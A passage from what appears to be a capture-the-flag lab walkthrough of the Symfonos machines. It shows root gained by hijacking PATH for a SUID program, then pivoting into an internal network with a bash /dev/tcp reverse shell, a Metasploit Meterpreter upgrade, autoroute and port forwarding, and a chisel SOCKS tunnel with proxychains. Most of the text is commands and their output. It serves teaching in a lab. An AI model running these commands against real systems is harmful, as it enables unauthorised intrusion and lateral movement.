bash -p                 # shell that keeps euid=0
helios@symfonos:/tmp$ echo 'chmod u+s /bin/bash' > curl; chmod +x curl
helios@symfonos:/tmp$ ls
-rwxr-xr-x  1 helios helios    20 Feb  9 11:23 curl

helios@symfonos:/tmp$ /opt/statuscheck
HTTP/1.1 200 OK
Server: Apache/2.4.25 (Debian)
Content-Length: 328

helios@symfonos:/tmp$ export PATH=/tmp:$PATH
helios@symfonos:/tmp$ /opt/statuscheck
helios@symfonos:/tmp$ ls /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
helios@symfonos:/tmp$ bash -p
bash-4.4# id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),...
bash-4.4# whoami
root
That whole sequence is worth reading, because the proof lies in the contrast. The first call to /opt/statuscheck, before touching PATH, prints the HTTP headers: it is still using the real curl. The second, with /tmp now in front, prints nothing, because the curl it finds is ours and a chmod writes nothing to the screen. That silence is the success. ls /bin/bash confirms it with the s bit in the owner permissions (-rwsr-xr-x), and bash -p (which does not drop inherited privileges) opens a shell with euid=0.

# id
uid=1000(helios) ... euid=0(root)
# cat /root/proof.txt
Congrats on rooting symfonos:1!
Symfonos 1 rooted.
Pivoting to 10.10.0.0/24 (chisel + proxychains)
With root on Symfonos 1, an ip a shows the machine has two interfaces:
ip a
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP
    link/ether 00:0c:29:4f:94:ec
    inet 192.168.1.151/24 brd 192.168.1.255 scope global ens33

3: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP
    link/ether 00:0c:29:4f:94:f6
    inet 10.10.0.130/24 brd 10.10.0.255 scope global ens34
ens33 with 192.168.1.151/24 is the one we came in on; ens34 with 10.10.0.130/24 is an internal network with no reachability at all from the attacker. A box with two legs like that is, by definition, a pivot.
A ping sweep from inside discovers who lives on that network:
for i in $(seq 1 254); do timeout 0.1 ping -c 1 10.10.0.$i &>/dev/null && echo "[+] El host 10.10.0.$i - ACTIVO"; done
[+] El host 10.10.0.128 - ACTIVO
[+] El host 10.10.0.130 - ACTIVO
.130 is Symfonos 1 itself. The new target is 10.10.0.128.
Route 1: pivoting with Metasploit
Before chisel it is worth walking the Metasploit path, because each module makes explicit a step the SOCKS tunnel later solves in one go. It starts with a multi/handler to catch the shell:
use exploit/multi/handler
setg LHOST 192.168.1.80
setg LPORT 1234
run
LHOST => 192.168.1.80
LPORT => 1234
[*] Started reverse TCP handler on 192.168.1.80:1234
From the shell we already had on the victim we fire the connection at that port and, once in, background it with Ctrl+Z:
bash -c "bash -i >& /dev/tcp/192.168.1.80/1234 0>&1"

[*] Command shell session 1 opened (192.168.1.80:1234 -> 192.168.1.151:55268)
Shell Banner:
_]0;helios@symfonos: /var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign$

^Z
Background session 1? [y/N]  y
msf6 > sessions

Active sessions
  Id  Name  Type            Information                              Connection
  1         shell sparc/bsd Shell Banner: _]0;helios@symfonos: ...   192.168.1.80:1234 -> 192.168.1.151:55268
A plain bash shell cannot route traffic. The shell_to_meterpreter module upgrades it to a Meterpreter session, which can:
use post/multi/manage/shell_to_meterpreter
set session 1
run
sessions
[*] Upgrading session ID: 1
[*] Started reverse TCP handler on 192.168.1.80:1234
[*] Sending stage (1017804 bytes) to 192.168.1.151
[*] Meterpreter session 2 opened (192.168.1.80:1234 -> 192.168.1.151:55270)
[*] Command stager progress: 100.00% (773/773 bytes)

Active sessions
  Id  Name  Type                   Information             Connection
  1         shell sparc/bsd        Shell Banner: ...       192.168.1.80:1234 -> 192.168.1.151:55268
  2         meterpreter x86/linux  helios @ 192.168.1.151  192.168.1.80:1234 -> 192.168.1.151:55270
With Meterpreter, autoroute adds the victim's networks to Metasploit's internal routing table, so any module can reach them:
use multi/manage/autoroute
set session 2
run
route
[*] Running module against 192.168.1.151
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.

IPv4 Active Routing Table
   Subnet        Netmask         Gateway
   10.10.0.0     255.255.255.0   Session 2
   192.168.1.0   255.255.255.0   Session 2
Note the detail: autoroute does not take our word for it, it reads the victim's own routing table and adds the two networks it finds. With the route in place, the port scan works against the unreachable host:
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.10.0.128
run
[+] 10.10.0.128:  - 10.10.0.128:21 - TCP OPEN
[+] 10.10.0.128:  - 10.10.0.128:22 - TCP OPEN
[+] 10.10.0.128:  - 10.10.0.128:80 - TCP OPEN
[+] 10.10.0.128:  - 10.10.0.128:139 - TCP OPEN
[+] 10.10.0.128:  - 10.10.0.128:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
That route only exists inside Metasploit: a plain nmap would still see nothing. For the rest of the tooling (and the browser) to reach it, each port has to be pushed out to a local one with portfwd:
sessions 2
portfwd add -l 8080 -p 80 -r 10.10.0.128
portfwd add -l 2222 -p 22 -r 10.10.0.128
portfwd add -l 2121 -p 21 -r 10.10.0.128
portfwd add -l 139 -p 139 -r 10.10.0.128
portfwd add -l 445 -p 445 -r 10.10.0.128
bg
[*] Forward TCP relay created: (local) :8080 -> (remote) 10.10.0.128:80
[*] Forward TCP relay created: (local) :2222 -> (remote) 10.10.0.128:22
[*] Forward TCP relay created: (local) :2121 -> (remote) 10.10.0.128:21
[*] Forward TCP relay created: (local) :139  -> (remote) 10.10.0.128:139
[*] Forward TCP relay created: (local) :445  -> (remote) 10.10.0.128:445
[*] Backgrounding session 2 ...
And it works: http://localhost:8080 already serves the unreachable box's site, another classical painting.

The problem with this method is stability: the relays drop after a while, or as soon as a web enumeration with many requests runs. And the ports have to be declared one by one, which forces a scan first. Hence the second route.
Route 2: chisel + proxychains
We stand up a reverse SOCKS with chisel (repo): server on the attacker, client on Symfonos 1. With that, proxychains routes any tool into the internal network, with no ports to declare.
First the binary is prepared on the attacker and shared over HTTP:
wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
gunzip chisel_1.7.7_linux_amd64.gz
mv chisel_1.7.7_linux_amd64 chisel
chmod +x chisel
python3 -m http.server 80
# on the victim
wget http://192.168.1.80/chisel
chmod +x chisel
./chisel
-rw-r--r-- 1 root root 3234355 Jan 31  2022 chisel_1.7.7_linux_amd64.gz
-rw-r--r-- 1 root root 8077312 Jan 31  2022 chisel_1.7.7_linux_amd64
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.151 - - [10/Feb/2025 14:55:24] "GET /chisel HTTP/1.1" 200 -

helios@symfonos:/dev/shm$ wget http://192.168.1.80/chisel
2025-02-10 07:55:24 (75.6 MB/s) - 'chisel' saved [8077312/8077312]
helios@symfonos:/dev/shm$ ./chisel
  Usage: chisel [command] [--help]
  Version: 1.7.7 (go1.17.6)
  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode
The binary is dropped in /dev/shm, which is shared memory: writable by anyone and leaving no trace on disk.
With chisel on both ends, the first way to use it is port by port, no SOCKS:
# attacker
./chisel server --reverse -p 1234
# Symfonos 1 (pivot)
./chisel client 192.168.1.80:1234 R:80:10.10.0.128:80 R:22:10.10.0.128:22
server: Reverse tunnelling enabled
server: Fingerprint pSNw44RyXE/8D2qpNjChIv89c9MaLWW+hR9BG0LMYks=
server: Listening on http://0.0.0.0:1234
server: session#1: tun: proxy#R:80=>10.10.0.128:80: Listening
server: session#1: tun: proxy#R:22=>10.10.0.128:22: Listening

client: Connecting to ws://192.168.1.80:1234
client: Connected (Latency 779.748us)
It works, but it carries the same problem as Metasploit's portfwd: the ports have to be known in advance and declared one at a time. The good way is standing up a SOCKS proxy, which forwards everything with nothing enumerated. First it goes into proxychains's config, as the last line of the [ProxyList] section:
sudo nano /etc/proxychains4.conf
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1080
And the client is launched as before but with R:socks instead of a port list:
# attacker
./chisel server --reverse -p 1234
# Symfonos 1 (pivot)
./chisel client 192.168.1.80:1234 R:socks
server: Reverse tunnelling enabled
server: Fingerprint oFpvoNTsTTFYlq49h2lJ8sXaYGxw3FCyGt+v8inHkw4=
server: Listening on http://0.0.0.0:1234
server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

client: Connecting to ws://192.168.1.80:1234
client: Connected (Latency 1.115418ms)
A single tunnel, R:127.0.0.1:1080=>socks, and every port of the internal network goes through it without being declared.
The browser knows nothing about proxychains, so to see it in Firefox the proxy has to be handed over with FoxyProxy: type SOCKS5, 127.0.0.1 and port 1080, with Proxy DNS on so names resolve on the far side too.

Title: SYMFONOS 2
Type: SOCKS5
Hostname: 127.0.0.1
Port: 1080
Proxy DNS: on
With that profile selected, the browser reaches the internal IP directly, with no localhost: in the way:

Symfonos 2 recon
With the tunnel up, we scan 10.10.0.128 through the proxy. Only complete TCP connections travel over SOCKS, so -sT (connect scan) and -Pn are not optional: a -sS crafts raw packets, which the proxy cannot forward.
proxychains nmap -Pn -sT --top-ports 1500 -T5 -vvv -n -oG scan 10.10.0.128 2>/dev/null
Not shown: 1495 closed tcp ports (conn-refused)
PORT    STATE SERVICE      REASON
21/tcp  open  ftp          syn-ack
22/tcp  open  ssh          syn-ack
80/tcp  open  http         syn-ack
139/tcp open  netbios-ssn  syn-ack
445/tcp open  microsoft-ds syn-ack
Five ports, almost the same profile as Symfonos 1 but with an FTP where the SMTP was. The version scan, also through the proxy:
